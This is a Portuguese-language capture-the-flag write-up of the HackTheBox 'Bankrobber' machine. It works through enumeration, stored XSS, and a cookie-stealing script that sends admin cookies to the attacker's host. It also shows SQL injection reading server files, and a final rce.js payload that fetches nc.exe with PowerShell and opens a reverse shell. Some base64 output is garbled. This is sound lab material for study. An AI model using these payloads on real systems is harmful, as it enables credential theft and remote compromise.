



Bankrobber HackTheBox

Resolução da máquina **Bankrobber**

Máquina **INSANE** (hackthebox.com)

by **JavaliMZ** - 13/09/2021

Esta máquina é uma boa máquina para ter noção de como pode uma sequência de falhas levar a comprometer uma máquina. Assim como um exemplo que se pode encontrar em BugBounty. Mas existe um Senão!! **A MÁQUINA É EXTRAMAMENTE INSTÁVEL!** Tive bastante dificuldade em replicar o que se vê na net para resolver a máquina!! Mas Percebi muitas coisinhas que irei partilhar pelo caminho.

Enumeração

Nmap

Assim como em todas as máquinas, a fase inicial é a fase de enumeração. E nesta fase, enumeramos sempre em primeiro lugar as portas activas da máquina... São os pontos de entrada, por isso temos obrigação de saber todos os pontos de entrada para só depois ver que tipo de falhas poderá haver.

```
Kali-Linux
(JavaliMZ@kali)~[/C/HackTheBox]-$ ping -c 1 10.10.10.154
PING 10.10.10.154 (10.10.10.154) 56(84) bytes of data:
64 bytes from 10.10.10.154: icmp_seq=1 ttl=127 time=40.5 ms

--- 10.10.10.154 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 40.521/40.521/40.521/0.000 ms

(JavaliMZ@kali)~[/C/HackTheBox]-$ sudo nmap -p- -n -Pn 10.10.10.154 -oG enumeration/allPorts --min-rate 5000 -sS
[sudo] password for javali:
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-13 09:43 WEST
Nmap scan report for 10.10.10.154
Host is up (0.041s latency).
Not shown: 65531 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
445/tcp    open  microsoft-ds
3306/tcp   open  mysql

Nmap done: 1 IP address (1 host up) scanned in 26.54 seconds

(JavaliMZ@kali)~[/C/HackTheBox]-$ |
```

HTB - Bankrobber 10.10.14.9 10.10.10.154 1 enumeration 09:48 13 Sep javali

```
Kali-Linux
(JavaliMZ@kali)~[~/C/HackTheBox]$ nmap -sC -sV -p80,443,445,3306 10.10.10.154 -oN enumeration/nmap-A.txt -Pn

Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-13 09:53 WEST
Nmap scan report for 10.10.10.154
Host is up (0.041s latency).

PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.39 ((Win64) OpenSSL/1.1.1b PHP/7.3.4)
|_http-server-header: Apache/2.4.39 (Win64) OpenSSL/1.1.1b PHP/7.3.4
|_http-title: E-coin
443/tcp    open  ssl/http     Apache httpd 2.4.39 ((Win64) OpenSSL/1.1.1b PHP/7.3.4)
|_http-server-header: Apache/2.4.39 (Win64) OpenSSL/1.1.1b PHP/7.3.4
|_http-title: E-coin
|_ssl-cert: Subject: commonName=localhost
|_Not valid before: 2009-11-10T23:48:47
|_Not valid after: 2019-11-08T23:48:47
|_ssl-date: TLS randomness does not represent time
|_tls-alpn:
|_ http/1.1
445/tcp    open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3306/tcp    open  mysql        MariaDB (unauthorized)
Service Info: Host: BANKROBBER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1s, deviation: 0s, median: 0s
|_smb-security-mode:
|_ authentication_level: user
|_ challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_smb2-security-mode:
|_ 2.02:
|_ Message signing enabled but not required
|_smb2-time:
|_ date: 2021-09-13T08:54:02
|_ start_date: 2021-09-13T08:38:32


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 54.45 seconds

(JavaliMZ@kali)~[~/C/HackTheBox]$ |
HTB - Bankrobber 10.10.14.9 10.10.10.154 1 enumeration 10:00 < 13 Sep javali
```

A primeira vista, nada de extraordinário. Mas mesmo assim á pontos importantes a realçar.

- Existe um servidor http
- Existe um servidor https (quando aberto, parece identico ao http... e não existe nada de mais. Por isso, irei omitir para o resto deste relatório)
- Existe um Samba server. (Não nos vai ser de nenhuma utilidade. Mas numa situação real, é perciso fazer testes nele também)
- Existe um servidor mysql-MariaDB (A partir dai sempre será necessário testar SQLi pelo site a fora)

WebSite




Esta página é muito em chuto. Não tem grande coisa, o que é bom para focar nos problemas, e não andar a procura de agulhas. Existe uma secção de login e outra de registo.

A primeira coisa a tentar sempre é logins por defeito... admin:admin, admin:password... Nada funciona, nem se vê mensagens de erro que nos ajude a enumerar usuários ou outras coisas (E ainda bem lol). SQLi ai também não funciona, pelo menos as coisas básicas.


Agora o proximo passo é criar um usuário e vasculhar o Site.

Tentei criar o usuário admin, e aí apareceu um erro:




Bom, aí já não está bom... esta mensagem de erro ajuda-nos a enumerar possíveis usuários. Parece que o usuário "admin" existe...

Criei então o usuário javali:javali




E com esse novo usuário, foi possível fazer o login.



Outra página muito em chuto, o que nos ajuda a saber por que caminho andar... os 2 primeiros campos estão limitados para se poder introduzir apenas números. Alterando isso, logo do navegador ou por burpsuite nada muda. O alvo é mesmo o campo de comentário.

Cada vez que se carregue em "transfere coin", aparece um alerta que nos diz que a nossa petição irá se avaliado por um administrador...



Já que, aparentemente, esta máquina está a dizer que um administrador irá abrir a transação dentro de instantes, poderá significar que existe alguma tarefa automática que simula um administrador a abrir a nossa mensagem. Vamos primeiro tratar de identificar se existe uma falha conhecida como XSS (Cross-site scripting), introduzindo no campo de comentário o seguinte código:

```
<script src="http://10.10.14.9/test.js"></script>
```

Esse código faz com que, se existir a tal vulnerabilidade, o browser por onde o administrador simulado abre a transação, execute esse código javascript, que por sua vez tenta adquirir um outro ficheiro denominado test.js localizado em http://10.10.14.9/. É claro que para verificar se o código é executado, é necessário disponibilizar este serviço http:

```
sudo python3 -m http.server 80
#> 10.10.10.154 - - [13/Sep/2021 12:12:58] code 404, message File not found
#> 10.10.10.154 - - [13/Sep/2021 12:12:58] "GET /test.js HTTP/1.1" 404 -
```

Aí está!! Um tentativa de GET. Confirma-se o XSS. Sendo assim, podemos criar um ficheiro.js para que, quando o browser do administrador que ler a transação fizer o download de o novo ficheiro.js malicioso, esse ficheiro será também executado pelo browser. **NOTA: É importante referir que o browser não consegue executar código do systema. O seu escopo é apenas e só no browser**

ficheiro: cookie.js

```
var request = new XMLHttpRequest()
request.open('GET', 'http://10.10.14.9/test.js?cookie=' + document.cookie, true)
request.send()
```

```
(JavaliMZ@kali)~[~/C/H/exploits]-$ cat cookie.js
1  var request = new XMLHttpRequest();
2  request.open('GET', 'http://10.10.14.9/test.js?cookie=' + document.cookie, true);
3  request.send();

(JavaliMZ@kali)~[~/C/H/exploits]-$ |

(JavaliMZ@kali)~[~/C/H/exploits]-$ sudo python3 -m http.server 80
[sudo] password for javali:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.154 - - [13/Sep/2021 12:14:06] "GET /cookie.js HTTP/1.1" 200 -
10.10.10.154 - - [13/Sep/2021 12:18:06] "GET /cookie.js HTTP/1.1" 200 -
10.10.10.154 - - [13/Sep/2021 12:18:06] code 404, message File not found
10.10.10.154 - - [13/Sep/2021 12:18:06] "GET /test.js?cookie=username=YWRtaW4%3D;%20password=SG9wZWxlcnYyb21hbnRpYw%3D;%20id=1 HTTP/1.1" 404 -

(JavaliMZ@kali)~[~/C/H/exploits]-$
(JavaliMZ@kali)~[~/C/H/exploits]-$ php --interactive
Interactive mode enabled

php > echo urldecode("username=YWRtaW4%3D;%20password=SG9wZWxlcnYyb21hbnRpYw%3D;%20id=1");
username=YWRtaW4=; password=SG9wZWxlcnYyb21hbnRpYw==; id=1
php >
```

HTB - Bankrobber 10.10.14.9 10.10.10.154 1 http server 2 zsh 12:21 13 Sep javali

Na imagem, é possível ver o cookie de um usuário (supostamente administrador pelo que o alerta nos informou). Esse cookie está "encoded". Primeiro podemos reverter o "urlencoded" com a ajuda do php em modo interativo. O resultado é o seguinte:

```
username=YWRtaW4=; password=SG9wZWxlcnYyb21hbnRpYw==; id=1
```

Isto não é o username e password em texto claro. Mas pelo formato, é facilmente identificável. Vamos tentar decodificar:

```
(JavaliMZ@kali)~[~/C/H/exploits]-$ echo YWRtaW4= | base64 -d
admin

(JavaliMZ@kali)~[~/C/H/exploits]-$ echo SG9wZWxlcnYyb21hbnRpYw== | base64 -d
Hopelessromantic
```

Com essas credenciais, podemos efetuar logout, e login com as credenciais do usuário "admin"

Transactions waiting for approval.

Who are in extremely love with eco friendly system.

From	To	amount	comment	accept	Reject
------	----	--------	---------	--------	--------

Search users (beta)

This function is not finished yet as it is only possible to search for usernames that are associated by an ID.

Backdoorchecker

To quickly identify backdoors located on our server;
we implemented this function.

For safety issues you're only allowed to run the 'dir' command with any arguments.

Esta página está também bastante cru, e já dá para planejar coisas.

Existem dois campos, 1 que diz ID, e outro que diz Command onde no seu comentário diz que podemos rodar um dir com quaisquer argumentos... Isto já cheira a frito...

SQLi

Vamos abordar por enquanto apenas o campo ID.

Se pusermos um número, podemos ver usuários:

Search users (beta)

This function is not finished yet as it is only possible to search for usernames that are associated by an ID.

ID	User
3	javali

Com já sabemos que existe provavelmente uma base de dados em mysql (NMAP em força), vamos tentar coisas sombrias!

Search users (beta)

This function is not finished yet as it is only possible to search for usernames that are associated by an ID.

 There is a problem with your SQL syntax

HUUUH xD A aspa simples fatal para a aplicação lol. Isto significa que é vulnerável a SQL Injection.

Agora a simples injeção básica do "or 1=1-- -"

```
1' or 1=1-- -
```

Search users (beta)

This function is not finished yet as it is only possible to search for usernames that are associated by an ID.

1' or 1=1-- -

→

ID	User
1	admin
2	gio
3	javali

Ok. Ai estão todos os usuários. E ainda temos sorte, o php/html está feito para criar linhas para incluir todos os resultado. Não é necessário concatenar nem coisa parecida.

Poderia fazer um script em python para simular uma shell, mas como já fiz na máquina **FALAFEL**, vou direto ao assunto. Além disso, para esta máquina, já há alguns scripts e vai haver mais um ainda.

O Próximo passo é enumerar a base de dados:

Perceber quantas colunas são

```
3' order by 100-- - # Ther is a problem with your SQL syntax
3' order by 10-- - # Ther is a problem with your SQL syntax
3' order by 4-- - # Ther is a problem with your SQL syntax
3' order by 3-- - # 3 javali
```

Search users (beta)

This function is not finished yet as it is only possible to search for usernames that are associated by an ID.

3' order by 3-- -

→

ID	User
3	javali

Perceber quais as colunas cujo resultado aparecem na tela:

```
3' union select 111,222,333-- -
```

Search users (beta)

This function is not finished yet as it is only possible to search for usernames that are associated by an ID.

3' union select 111,222,333--

→

ID	User
3	javali
111	222

Daí para a frente, podemos injectar código para que apareça resultado no 1º ou 2º campo (111,222).


Não me vou atardar mais com SQLi, posso dizer que na base de dados não se vai aprender grande coisa. Mas o mysql tem a possibilidade de ler arquivos do sistema, e esta função não está bloqueada. Vamos tentar ler um ficheiro que temos a certeza que irá existir para testar:

```
3" union select load_file('C:\\Windows\\System32\\drivers\\etc\\hosts'), 222,333-- -
```



ID	User
3	javali
# Copyright (c) 1993-2009 Microsoft Corp. # # This is a sample HOSTS file used by Microsoft TCP/IP for Windows. # # This file contains the mappings of IP addresses to host names. Each # entry should be kept on an individual line. The IP address should # be placed in the first column followed by the corresponding host name. # The IP address and the host name should be separated by at least one # space. # # Additionally, comments (such as these) may be inserted on individual # lines or following the machine name denoted by a '#' symbol. # # For example: # # 102.54.94.97 rhino.acme.com # source server # 38.25.63.10 x.acme.com # x client host # localhost name resolution is handled within DNS itself. # 127.0.0.1 localhost # ::1 localhost	
	222


Isto aqui não é nada comodo... Não quiz fazer um script em python, mas ainda há uma outra forma de ver isso de uma forma mais simples. Através de um curl. Com o google chrome, é possível copiar uma petição em formato Curl:



Voltaremos mais tarde a este assunto, porque ainda faltam dados acerca deste puzzle!

note.txt

Na página de administrador existe uma hiperligação para um note.txt



Nessas notas podemos ver que o servidor Web é feito com Xampp, e fala novamente no localhost...

SQLi into RCE

Neste ponto temos de fazer um break e expor as informações que temos:

- Temos a possibilidade de fazer com que o usuário "admin" abra um ficheiro.js disponível no nosso servidor http, através de um XSS na página de um usuário não privilegiado logado.
- Temos ainda a possibilidade de ler arquivos do sistema com SQLi (no primeiro campo) na página Web do usuário "admin"
- Nesta mesma página, temos provavelmente a possibilidade de executar comandos (no segundo campo) mas apenas a partir da máquina localhost...

Aí é que surge a magia! E se, através de um XSS, o "admin" simulado executar um request a partir da sua própria máquina (esperemos que esteja no localhost da máquina 10.10.10.154) para que execute um comando no tal segundo campo da sua própria pagina admin?! Cuidado AIAI xD Mas ainda falta uma coisinha. Não temos a possibilidade de saber como funciona o tal segundo campo (onde se pode executar um dir). Bem não sabemos ainda...

Sabemos que:

- Estamos perante um Xampp
- Se tentarmos enviar um dir, podemos ver o request, ou através de burpsuite, ou logo pelo navegador:

Name

× Headers Preview Response Initiator Timing Cookies

backdoorchecker.php

General

Request URL: http://10.10.10.154/admin/backdoorchecker.php
Request Method: POST
Status Code: 200 OK
Remote Address: 10.10.10.154:80
Referrer Policy: strict-origin-when-cross-origin

Response Headers

View source

Connection: Keep-Alive
Content-Length: 122
Content-Type: text/html; charset=UTF-8
Date: Mon, 13 Sep 2021 12:55:29 GMT
Keep-Alive: timeout=5, max=100
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b PHP/7.3.4
X-Powered-By: PHP/7.3.4

Request Headers

View source

Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: pt-PT,pt;q=0.9,en-US;q=0.8,en;q=0.7,fr;q=0.6
Connection: keep-alive
Content-Length: 7
Content-type: application/x-www-form-urlencoded
Cookie: id=1; username=YWRtaW4%3D; password=SG9wZWxlczNyY2lhbnpYw%3D%3D
DNT: 1
Host: 10.10.10.154
Origin: http://10.10.10.154
Referer: http://10.10.10.154/admin/
sec-gpc: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.63 Safari/537.36

Form Data

view source

view URL-encoded

cmd: dir

Agora sim temos um pouco de tudo. O ficheiro que nos interessa ver para ver que tipo de filtros existe é o backdoorchecker.php. Que por sua vez se encontra provavelmente em C:\xampp\htdocs\admin\backdoorchecker.php por ser a path de instalação padrão (C:\xampp\htdocs) e o resto vê-se na Request URL da própria petição que fizemos

Visualização do ficheiro backdoorchecker.php

Este ficheiro é um php o que pode trazer alguns problemas, pois ao ser transferido pode ser interpretado antes de nós podemos visualizar o código fonte. Então para se ver tudo, existe em SQL uma função para converter uma string em base64. A petição foi feita em curl para não ficar tudo deformado, e depois é só decodificá-lo:


```
(JavaliM2@kali)-[~/C/H/exploits]-$ curl 'http://10.10.10.154/admin/search.php' \
-H 'Connection: keep-alive' \
-H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.63 Safari/537.36' \
-H 'DNT: 1' \
-H 'Content-type: application/x-www-form-urlencoded' \
-H 'Accept: */*' \
-H 'Origin: http://10.10.10.154' \
-H 'Referer: http://10.10.10.154/admin/' \
-H 'Accept-Language: pt-PT,pt;q=0.9,en-US;q=0.8,en;q=0.7,fr;q=0.6' \
-H 'Cookie: id=1; username=YWRtaW4%3D; password=SG9wZWxlc3Nyb21hbnRpYw%3D%3D' \
-H 'sec-gpc: 1' \
--data-raw '$term=3' union select to_base64(load_file('C:\\\\xampp\\\\htdocs\\\\admin\\\\backdoorchecker.php\\')), 222,333-- -' \
--compressed \
--insecure

<table width='90%'><tr><th>ID</th><th>User</th></tr>
<tr>
<td>3</td>
<td>javali</td>
</tr>
<tr>
<td>PD9waHANCmluY2x1ZGUoJy4uL2xpbmsucGhwJyk7DQppbmNsdWRlKChhdXRoLnBocCcpOw0KDQok
dXNlcm5hbWUgPSB1YXNlbnJrFZGVjb2RlKHVybGRlY29kZSgkX0NPT0tJRVSndXNlcm5hbWUnXSkip
Ow0KJHBhc3N3b3JkID0gYmFzZTY0X2RlY29kZSh1cmxkZWNVZGUoJF9DT09LSUVbJ3Bhc3N3b3Jk
J10pKTSNCiRiYWQgCSAgPSBhcnJheSgnJCgnLCcmJyk7DQokZ29vZCAJICA9ICJscy17DQoNCmLm
KHN0cnRvbG93ZXIoc3Vic3RyKFBiUF9PUywwLDMpKSA9PSAid2luIi17DQoJJGdvb2QgPSAiZGly
IjsNCn0NCg0KakY0JHVzZXJhYmV1ID09ICJhZG1pb2IiYgJiYgJHBhc3N3b3JkID09ICJiY3B1bGVz
c3JybWudG1jIi17DQoJYWYoaXNzZXQoJF90T1NUWydjYmQnXSkpew0KCQkJLy8gRklmVEVSIEVT
Q0FQRSBDSSEFSUw0KQkZm9yZWJjaCgkYmFkIGFzICRjaGfyKXsNCgkJCQlpZ1hzdHJwb3MoJF9Q
T1NUWydjYmQnXSwkY2hhcikgIT09IGZhbnHlKXsNCgkJCQkJZG1lKCB3UnclmUg9IGFsbG93
ZWQgG8gZG8gdGhhC4iKTSNCgkJCQl9DQoJCQl9DQoJCQkvLyB0SEVDSyBJRiBUSEUgRkLSU1Qg
MiBDSSEFSUyBBUkUgTFMNCgkJCWlmKHNIYnN0cigkX1BPU1RbJ2NtZCddLCAwLHN0cmxlbGkZ29v
ZCkpcICE9ICRnb29kKXsNCgkJCQlkaWUoIk10J3Mgb25seSBhbGxvd2VkiHRvIHVzZSB0aGUgJGdv
b2QgY29tbWVuc2Ipc0w0KQkYfQ0KDQoJCQlpZigkX1NFULZFUlnUkVNT1RFX0FERFIInXSA9PSA1
OjoxIi17DQoJCQkKJc3ZldGVtKCRFUE9TVFsnY2lkJ10pOw0KCQkKJfSB1bHNleW0KCQkKJWVjaG8g
Ikl0J3Mgb25seSBhbGxvd2VkiHRvIGFyY2VzcyB0aGlzIGZ1bmN0aW9uIGZyb20gbG9jYVWxob3N0
ICg60jEpljxicj4gVGhpcyBpcyBkdWUgdG8gdGhlIHJlY2VudCBoYWNRIGF0dGVtcHRzIG9uIG91
ciBzZXJ2ZXIuIjsNCgkJCX0NCgl9DQp9IGVsc2V7DQoJZWNoYAI1WW91IGFyZSBub3QgYVWxs3dL
ZCB0byB1c2UgdGhpcyBmdW5jdGlvbiEiOw0KfQ0KPz4=</td>
<td>222</td>
</tr>
</table>
```

```
H1B0SEFSuyBBURugTFMNCgkKJc3ZldGVtKCRFUE9TVFsnY2lkJ10pOw0KCQkKJfSB1bHNleW0KCQkKJWVjaG8g
ZCkpcICE9ICRnb29kKXsNCgkJCQlkaWUoIk10J3Mgb25seSBhbGxvd2VkiHRvIHVzZSB0aGUgJGdv
b2QgY29tbWVuc2Ipc0w0KQkYfQ0KDQoJCQlpZigkX1NFULZFUlnUkVNT1RFX0FERFIInXSA9PSA1
OjoxIi17DQoJCQkKJc3ZldGVtKCRFUE9TVFsnY2lkJ10pOw0KCQkKJfSB1bHNleW0KCQkKJWVjaG8g
Ikl0J3Mgb25seSBhbGxvd2VkiHRvIGFyY2VzcyB0aGlzIGZ1bmN0aW9uIGZyb20gbG9jYVWxob3N0
ICg60jEpljxicj4gVGhpcyBpcyBkdWUgdG8gdGhlIHJlY2VudCBoYWNRIGF0dGVtcHRzIG9uIG91
ciBzZXJ2ZXIuIjsNCgkJCX0NCgl9DQp9IGVsc2V7DQoJZWNoYAI1WW91IGFyZSBub3QgYVWxs3dL
ZCB0byB1c2UgdGhpcyBmdW5jdGlvbiEiOw0KfQ0KPz4=" | base64 -d
<?php
include('.../link.php');
include('auth.php');

$username = base64_decode(urldecode($_COOKIE['username']));
$password = base64_decode(urldecode($_COOKIE['password']));
$bad = array('$','&');
$good = "ls";

if(strtolower(substr(PHP_OS,0,3)) == "win"){
    $good = "dir";
}

if($username == "admin" && $password == "Hopelessromantic"){
    if(isset($_POST['cmd'])){
        // FILTER ESCAPE CHARS
        foreach($bad as $char){
            if(strpos($_POST['cmd'],$char) !== false){
                die("You're not allowed to do that.");
            }
        }
        // CHECK IF THE FIRST 2 CHARS ARE LS
        if(substr($_POST['cmd'],0,strlen($good)) != $good){
            die("It's only allowed to use the $good command");
        }
        if($_SERVER['REMOTE_ADDR'] == ":::1"){
            system($_POST['cmd']);
        } else{
            echo "It's only allowed to access this function from localhost (:::1).<br> This is due to the recent hack attempts on our server.";
        }
    }
} else{
    echo "You are not allowed to use this function!";
}
?>
```

Vemos que não podemos utilizar o seguinte conjunto:

```
$bad = array('$','&')
```

Ou seja, o nosso comando não pode incluir "\$" nem "&", caso incluir, será barrado pelo código php. Posto isso:

- Preparar um nc em escuta
- Criar um rce.js contendo o seguinte:

```
var request = new XMLHttpRequest()
params =
'cmd=dir|powershell -c "IWR -Uri http://10.10.14.9/nc.exe -OutFile %temp%\nc.exe"; %temp%\nc.exe -e cmd 10.10.14.9 443'
request.open('POST', 'http://localhost/admin/backdoorchecker.php', true)
request.setRequestHeader('content-type', 'application/x-www-form-urlencoded')
request.send(params)
```

- Obrigar o user "admin" simulado a executar esse javascript:

Transfer E-coin

Because you're rich anyway.

TRANSFER E-COIN

```
(JavaliMZ@kali)~/C/H/exploits-$ cat rce.js
File: rce.js
1  var request = new XMLHttpRequest();
2  params = 'cmd=dir|powershell -c "IWR -Uri http://10.10.14.9/nc.exe -OutFile %temp%\nc.exe"; %temp%\nc.exe -e cmd 10.10.14.9 443';
3  request.open('POST', 'http://localhost/admin/backdoorchecker.php', true);
4  request.setRequestHeader("content-type", "application/x-www-form-urlencoded");
5  request.send(params);

(JavaliMZ@kali)~/C/H/exploits-$ sudo python3 -m http.server 80
